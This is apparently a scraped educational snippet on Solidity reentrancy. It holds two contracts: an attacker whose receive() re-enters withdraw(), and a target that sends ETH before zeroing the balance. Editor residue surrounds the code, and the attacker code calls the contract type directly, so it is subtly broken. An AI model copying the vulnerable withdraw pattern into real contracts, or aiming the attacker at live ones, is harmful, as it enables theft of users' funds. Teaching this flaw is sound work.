


UnitTest stub | dependencies | uml | draw.io

```
contract Exploiter{

    ftrace | funcSig
    function exploit()external{
        VulnerableContract.deposit{value: 10 ether}();

        VulnerableContract.withdraw();
    }

    ftrace
    receive()external payable{
        if(msg.sender == address(VulnerableContract)){
            VulnerableContract.withdraw();
        }
    }
}
```



```
contract VulnerableContract{

    mapping(address => uint) public balances;

    ftrace | funcSig
    function deposit()external payable{
        require(msg.value > 0.001 ether, "Minimum of ETH greater than 0.001 required");
        balances[msg.sender] += msg.value;
    }

    ftrace | funcSig
    function withdraw()external{
        uint amount = balances[msg.sender];
        (bool success, ) = msg.sender.call{value: amount}("");
        require(success, "payment got cancelled");
        balances[msg.sender] = 0;
    }

    ftrace
    receive()external payable{
    }
}
```